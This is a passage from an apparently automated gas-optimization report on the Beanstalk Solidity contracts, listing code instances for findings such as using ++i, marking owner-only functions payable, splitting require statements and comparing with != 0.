File: /beanstalk/silo/SiloFacet/SiloFacet.sol

```
215:         require(recipient != address(0), "ERC1155: transfer to the zero address");

246:         require(depositIds.length == amounts.length, "Silo: depositIDs and amounts arrays must be
↪  the same length");

247:         require(recipient != address(0), "ERC1155: transfer to the zero address");
```

File: /libraries/LibDiamond.sol

```
71:         require(msg.sender == diamondStorage().contractOwner, "LibDiamond: Must be contract owner");

121:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

123:         require(_facetAddress != address(0), "LibDiamondCut: Add facet can't be address(0)");

132:             require(oldFacetAddress == address(0), "LibDiamondCut: Can't add function that already
↪  exists");

139:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

141:         require(_facetAddress != address(0), "LibDiamondCut: Add facet can't be address(0)");

150:             require(oldFacetAddress != _facetAddress, "LibDiamondCut: Can't replace function with
↪  same function");

158:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

161:         require(_facetAddress == address(0), "LibDiamondCut: Remove facet address must be
↪  address(0)");

183:         require(_facetAddress != address(0), "LibDiamondCut: Can't remove function that doesn't
↪  exist");

185:         require(_facetAddress != address(this), "LibDiamondCut: Can't remove immutable function");

216:             require(_calldata.length == 0, "LibDiamondCut: _init is address(0) but_calldata is not
↪  empty");

218:             require(_calldata.length > 0, "LibDiamondCut: _calldata is empty but _init is not
↪  address(0)");
```

File: /libraries/LibSafeMath128.sol

```
110:         require(c / a == b, "SafeMath: multiplication overflow");
```

File: /libraries/LibSafeMath32.sol

```
110:         require(c / a == b, "SafeMath: multiplication overflow");
```

File: /libraries/LibSafeMathSigned128.sol

```
30:         require(!(a == -1 && b == _INT128_MIN), "SignedSafeMath: multiplication overflow");

33:         require(c / a == b, "SignedSafeMath: multiplication overflow");

52:         require(!(b == -1 && a == _INT128_MIN), "SignedSafeMath: division overflow");

71:         require((b >= 0 && c <= a) || (b < 0 && c > a), "SignedSafeMath: subtraction overflow");

88:         require((b >= 0 && c >= a) || (b < 0 && c < a), "SignedSafeMath: addition overflow");
```

File: /libraries/LibSafeMathSigned96.sol

```
30:         require(!(a == -1 && b == _INT96_MIN), "SignedSafeMath: multiplication overflow");

33:         require(c / a == b, "SignedSafeMath: multiplication overflow");

52:         require(!(b == -1 && a == _INT96_MIN), "SignedSafeMath: division overflow");

71:         require((b >= 0 && c <= a) || (b < 0 && c > a), "SignedSafeMath: subtraction overflow");

88:         require((b >= 0 && c >= a) || (b < 0 && c < a), "SignedSafeMath: addition overflow");
```

File: /libraries/Silo/LibLegacyTokenSilo.sol

```
390:          require(seedsVariance == seedsDiff, "seeds misalignment, double check submitted deposits");
```

File: /libraries/Silo/LibTokenSilo.sol

```
467:          require(value <= uint256(type(int96).max), "SafeCast: value doesn't fit in an int96");
```

File: /libraries/Silo/LibWhitelist.sol

```
80:         require(s.ss[token].milestoneSeason == 0, "Whitelist: Token already whitelisted");
```

File: /libraries/Well/LibWellBdv.sol

```
37:         require(reserves[beanIndex] >= C.WELL_MINIMUM_BEAN_BALANCE, "Silo: Well Bean balance below
↪  min");
```

```
File: /tokens/Fertilizer/Fertilizer1155.sol

28:         require(to != address(0), "ERC1155: transfer to the zero address");

56:         require(ids.length == amounts.length, "ERC1155: ids and amounts length mismatch");

57:         require(to != address(0), "ERC1155: transfer to the zero address");

85:         require(to != address(0), "ERC1155: mint to the zero address");
```

```
File: /tokens/Fertilizer/Internalizer.sol

58:         require(account != address(0), "ERC1155: balance query for the zero address");

63:         require(account != address(0), "ERC1155: balance query for the zero address");

83:             require(uint256(fromBalance) >= amount, "ERC1155: insufficient balance for transfer");
```

**[GAS-4] Functions guaranteed to revert when called by normal users can be marked `payable`:** If a function modifier such as `onlyOwner` is used, the function will revert if a normal user tries to pay the function. Marking the function as `payable` will lower the gas cost for legitimate callers because the compiler will not include checks for whether a payment was provided.

*Instances (2)*:

```
File: /tokens/Fertilizer/Fertilizer.sol

36:     function beanstalkMint(address account, uint256 id, uint128 amount, uint128 bpf) external
↪   onlyOwner {
```

```
File: /tokens/Fertilizer/Internalizer.sol

45:     function setURI(string calldata newuri) public onlyOwner {
```

**[GAS-5] `++i` costs less gas than `i++`, especially when it's used in `for`-loops (`--i`/`i--` too):** *Saves 5 gas per loop*

*Instances (22)*:

```
File: /beanstalk/diamond/DiamondLoupeFacet.sol

32:         for (uint256 i; i < numFacets; i++) {
```

```
File: /beanstalk/init/replant/Replant4.sol

62:             for (uint256 j = 0; j < w[i].seasons.length; j++) {
```

File: /beanstalk/silo/ConvertFacet.sol

```
157:                 i++;
```

File: /beanstalk/silo/SiloFacet/TokenSilo.sol

```
474:         for (uint256 i = 0; i < accounts.length; i++) {
```

File: /depot/Depot.sol

```
49:         for (uint256 i = 0; i < data.length; i++) {
```

File: /ecosystem/price/BeanstalkPrice.sol

```
21:         for (uint256 i = 0; i < p.ps.length; i++) {
```

File: /ecosystem/price/CurvePrice.sol

```
77:         for (uint _i = 0; _i < xp.length; _i++) {
84:         for (uint _i = 0; _i < 256; _i++) {
86:             for (uint _j = 0; _j < xp.length; _j++) {
```

File: /libraries/LibDiamond.sol

```
104:         for (uint256 facetIndex; facetIndex < _diamondCut.length; facetIndex++) {
129:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
134:             selectorPosition++;
147:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
153:             selectorPosition++;
162:         for (uint256 selectorIndex; selectorIndex < _functionSelectors.length; selectorIndex++) {
```

File: /libraries/LibFunction.sol

```
90:             for (uint256 i; i < pasteParams.length; i++)
```

File: /libraries/LibPolynomial.sol

```
170:                     currentPieceIndex++;

194:             else low++;
```

File: /libraries/LibStrings.sol

```
26:             digits++;
```

File: /libraries/Silo/LibLegacyTokenSilo.sol

```
303:         for (uint256 i = 0; i < tokens.length; i++) {

308:             for (uint256 j = 0; j < seasons[i].length; j++) {
```

File: /pipeline/Pipeline.sol

```
47:         for (uint256 i = 0; i < pipes.length; i++) {
```

**[GAS-6] Using `private` rather than `public` for constants, saves gas:** If needed, the values can be read from the verified contract source code, or if there are multiple values there can be a single getter function that returns a tuple of the values of all currently-public constants. Saves **3406-3606 gas** in deployment gas due to the compiler not having to create non-payable getter functions for deployment calldata, not having to store the bytes of the value outside of where it's used, and not adding another entry to the method ID table

*Instances (4)*:

File: /libraries/Oracle/LibChainlinkOracle.sol

```
23:     uint256 constant public CHAINLINK_TIMEOUT = 14400;  // 4 hours: 60 * 60 * 4
```

File: /tokens/ERC20/BeanstalkERC20.sol

```
27:     bytes32 public constant MINTER_ROLE = keccak256("MINTER_ROLE");
```

File: /tokens/Fertilizer/FertilizerPreMint.sol

```
21:     address constant public WETH = 0xC02aaA39b223FE8D0A0e5C4F27eAD9083C756Cc2;

22:     address constant public USDC = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
```

**[GAS-7] Use shift Right/Left instead of division/multiplication if possible:**

*Instances (2)*:

File: /ecosystem/price/CurvePrice.sol

```
55:         uint256 pegBeans = D / 2 / 1e12;
```

File: /libraries/Curve/LibBeanMetaCurve.sol

```
58:         uint256 pegBeans = D / 2 / RATE_MULTIPLIER;
```

### [GAS-8] Splitting require() statements that use && saves gas:

*Instances (16)*:

File: /beanstalk/farm/CurveFacet.sol

```
370:         require(i < MAX_COINS_128 && j < MAX_COINS_128, "Curve: Tokens not in pool");

387:         require(i < MAX_COINS_128 && j < MAX_COINS_128, "Curve: Tokens not in pool");
```

File: /beanstalk/market/MarketplaceFacet/Listing.sol

```
71:         require(plotSize >= (start.add(amount)) && amount > 0, "Marketplace: Invalid Plot/Amount.");

96:         require(plotSize >= (start.add(amount)) && amount > 0, "Marketplace: Invalid Plot/Amount.");

141:         require(plotSize >= (l.start.add(l.amount)) && l.amount > 0, "Marketplace: Invalid
↪  Plot/Amount.");

170:         require(plotSize >= (l.start.add(l.amount)) && l.amount > 0, "Marketplace: Invalid
↪  Plot/Amount.");
```

File: /beanstalk/market/MarketplaceFacet/MarketplaceFacet.sol

```
232:         require(end > start && amount >= end, "Field: Pod range invalid.");
```

File: /beanstalk/silo/ConvertFacet.sol

```
198:         require(bdv > 0 && amount > 0, "Convert: BDV or amount is 0.");
```

File: /libraries/LibSafeMathSigned128.sol

```
30:         require(!(a == -1 && b == _INT128_MIN), "SignedSafeMath: multiplication overflow");

52:         require(!(b == -1 && a == _INT128_MIN), "SignedSafeMath: division overflow");

71:         require((b >= 0 && c <= a) || (b < 0 && c > a), "SignedSafeMath: subtraction overflow");

88:         require((b >= 0 && c >= a) || (b < 0 && c < a), "SignedSafeMath: addition overflow");
```

File: /libraries/LibSafeMathSigned96.sol

```
30:         require(!(a == -1 && b == _INT96_MIN), "SignedSafeMath: multiplication overflow");

52:         require(!(b == -1 && a == _INT96_MIN), "SignedSafeMath: division overflow");

71:         require((b >= 0 && c <= a) || (b < 0 && c > a), "SignedSafeMath: subtraction overflow");

88:         require((b >= 0 && c >= a) || (b < 0 && c < a), "SignedSafeMath: addition overflow");
```

**[GAS-9] Use != 0 instead of > 0 for unsigned integer comparison:**

*Instances (78)*:

File: /beanstalk/barn/FertilizerFacet.sol

```
179:         while (idx > 0) {

186:         while (idx > 0) {
```

File: /beanstalk/farm/CurveFacet.sol

```
111:             if (amounts[i] > 0) {

186:                 if (amountOut > 0) LibTransfer.sendToken(IERC20(coins[i]), amountOut, msg.sender,
↪  toMode);

226:                 if (amounts[i] > 0) {

262:                 if (amountsOut[i] > 0) {

296:                 if (amountsOut[i] > 0) {
```

File: /beanstalk/farm/FarmFacet.sol

```
101:         if (msg.value > 0) s.isFarm = 2;

103:         if (msg.value > 0) {
```

File: /beanstalk/field/FieldFacet.sol

```
196:         require(pods > 0, "Field: no plot");

207:         if (s.podListings[index] > 0) {
```

File: /beanstalk/field/FundraiserFacet.sol

```
112:         require(remaining > 0, "Fundraiser: completed");
```

File: /beanstalk/init/InitDiamond.sol

```
59:         s.season.start = s.season.period > 0 ?
```

File: /beanstalk/market/MarketplaceFacet/Listing.sol

```
71:         require(plotSize >= (start.add(amount)) && amount > 0, "Marketplace: Invalid Plot/Amount.");

72:         require(pricePerPod > 0, "Marketplace: Pod price must be greater than 0.");

96:         require(plotSize >= (start.add(amount)) && amount > 0, "Marketplace: Invalid Plot/Amount.");

141:         require(plotSize >= (l.start.add(l.amount)) && l.amount > 0, "Marketplace: Invalid
↪  Plot/Amount.");

170:         require(plotSize >= (l.start.add(l.amount)) && l.amount > 0, "Marketplace: Invalid
↪  Plot/Amount.");

238:             s.a[account].field.plots[index] > 0,

279:         if(minFillAmount > 0) lHash = keccak256(abi.encodePacked(start, amount, pricePerPod,
↪  maxHarvestableIndex,  minFillAmount, mode == LibTransfer.To.EXTERNAL));
```

File: /beanstalk/market/MarketplaceFacet/MarketplaceFacet.sol

```
231:         require(amount > 0, "Field: Plot not owned by user.");
```

File: /beanstalk/market/MarketplaceFacet/Order.sol

```
62:         require(beanAmount > 0, "Marketplace: Order amount must be > 0.");

63:         require(pricePerPod > 0, "Marketplace: Pod price must be greater than 0.");

67:         if (s.podOrders[id] > 0) _cancelPodOrder(pricePerPod, maxPlaceInLine, minFillAmount,
↪  LibTransfer.To.INTERNAL);

82:         if (s.podOrders[id] > 0) _cancelPodOrderV2(maxPlaceInLine, minFillAmount, pricingFunction,
↪  LibTransfer.To.INTERNAL);

209:         if(minFillAmount > 0) id = keccak256(abi.encodePacked(account, pricePerPod,
↪  maxPlaceInLine, minFillAmount));
```

File: /beanstalk/metadata/MetadataImage.sol

```
171:             if(numSprouts > 0){

188:             if(numSprouts > 0){

204:             if(numSprouts > 0) {

221:             if(numSprouts > 0){

598:         if(numStems.mod(16) > 0) plots = plots.add(1);
```

File: /beanstalk/silo/ConvertFacet.sol

```
198:         require(bdv > 0 && amount > 0, "Convert: BDV or amount is 0.");

198:         require(bdv > 0 && amount > 0, "Convert: BDV or amount is 0.");
```

File: /beanstalk/silo/SiloFacet/SiloFacet.sol

```
181:         require(amounts.length > 0, "Silo: amounts array is empty");

183:             require(amounts[i] > 0, "Silo: amount in array is 0");
```

File: /beanstalk/sun/SeasonFacet/Weather.sol

```
242:             if (s.r.roots > 0) {
```

File: /libraries/Convert/LibCurveConvert.sol

```
129:         require(beansTo > 0, "Convert: P must be >= 1.");

147:         require(lpTo > 0, "Convert: P must be < 1.");
```

File: /libraries/Convert/LibWellConvert.sol

```
145:         require(maxLp > 0, "Convert: P must be < 1.");

196:         require(maxBeans > 0, "Convert: P must be >= 1.");
```

File: /libraries/Decimal.sol

```
216:         return compareTo(self, b) > 0;
```

File: /libraries/LibDiamond.sol

```
121:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

139:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

158:         require(_functionSelectors.length > 0, "LibDiamondCut: No selectors in facet to cut");

218:             require(_calldata.length > 0, "LibDiamondCut: _calldata is empty but _init is not
↪  address(0)");

224:                 if (error.length > 0) {

239:         require(contractSize > 0, _errorMessage);
```

File: /libraries/LibPRBMath.sol

```
46:         result = y & 1 > 0 ? x : SCALE;

49:         for (y >>= 1; y > 0; y >>= 1) {

53:             if (y & 1 > 0) {

154:         for (uint256 delta = HALF_SCALE; delta > 0; delta >>= 1) {

275:         if (rounding == Rounding.Up && mulmod(x, y, denominator) > 0) {
```

File: /libraries/LibSafeMath128.sol

```
127:         require(b > 0, "SafeMath: division by zero");

144:         require(b > 0, "SafeMath: modulo by zero");

182:         require(b > 0, errorMessage);

202:         require(b > 0, errorMessage);
```

File: /libraries/LibSafeMath32.sol

```
127:         require(b > 0, "SafeMath: division by zero");

144:         require(b > 0, "SafeMath: modulo by zero");

182:         require(b > 0, errorMessage);

202:         require(b > 0, errorMessage);
```

File: /libraries/Minting/LibWellMinting.sol

```
67:         if (lastSnapshot.length > 0) {

89:         if (lastSnapshot.length > 0) {
```

File: /libraries/Silo/LibLegacyTokenSilo.sol

```
238:         require(seedsPerBdv > 0, "Silo: Token not supported");

292:         require((LibSilo.migrationNeeded(account) || balanceOfSeeds(account) > 0), "no migration
↪  needed");

379:         if (seedsDiff > 0) {

402:         if (seedsDiff > 0) {

406:             if (currentStalkDiff > 0) {
```

File: /libraries/Silo/LibSilo.sol

```
390:         if (_bdv > 0) {

446:         } else if (s.a[account].lastRain > 0) {

481:         if (s.a[account].lastRain > 0) {

654:         return s.a[account].lastUpdate > 0 && s.a[account].lastUpdate < s.season.stemStartSeason;
```

File: /libraries/Silo/LibTokenSilo.sol

```
141:         require(bdv > 0, "Silo: No Beans under Token.");

262:         if (crateAmount > 0) delete s.a[account].deposits[depositId];

460:         int96 grownStalkPerBdv = bdv > 0 ? toInt96(grownStalk.div(bdv)) : 0;
```

File: /libraries/Token/LibEth.sol

```
20:         if (address(this).balance > 0 && s.isFarm != 2) {
```

File: /tokens/Fertilizer/Fertilizer.sol

```
37:         if (_balances[id][account].amount > 0) {

70:         if (amount > 0) IBS(owner()).payFertilizer(account, amount);

81:             if (deltaBpf > 0) {
```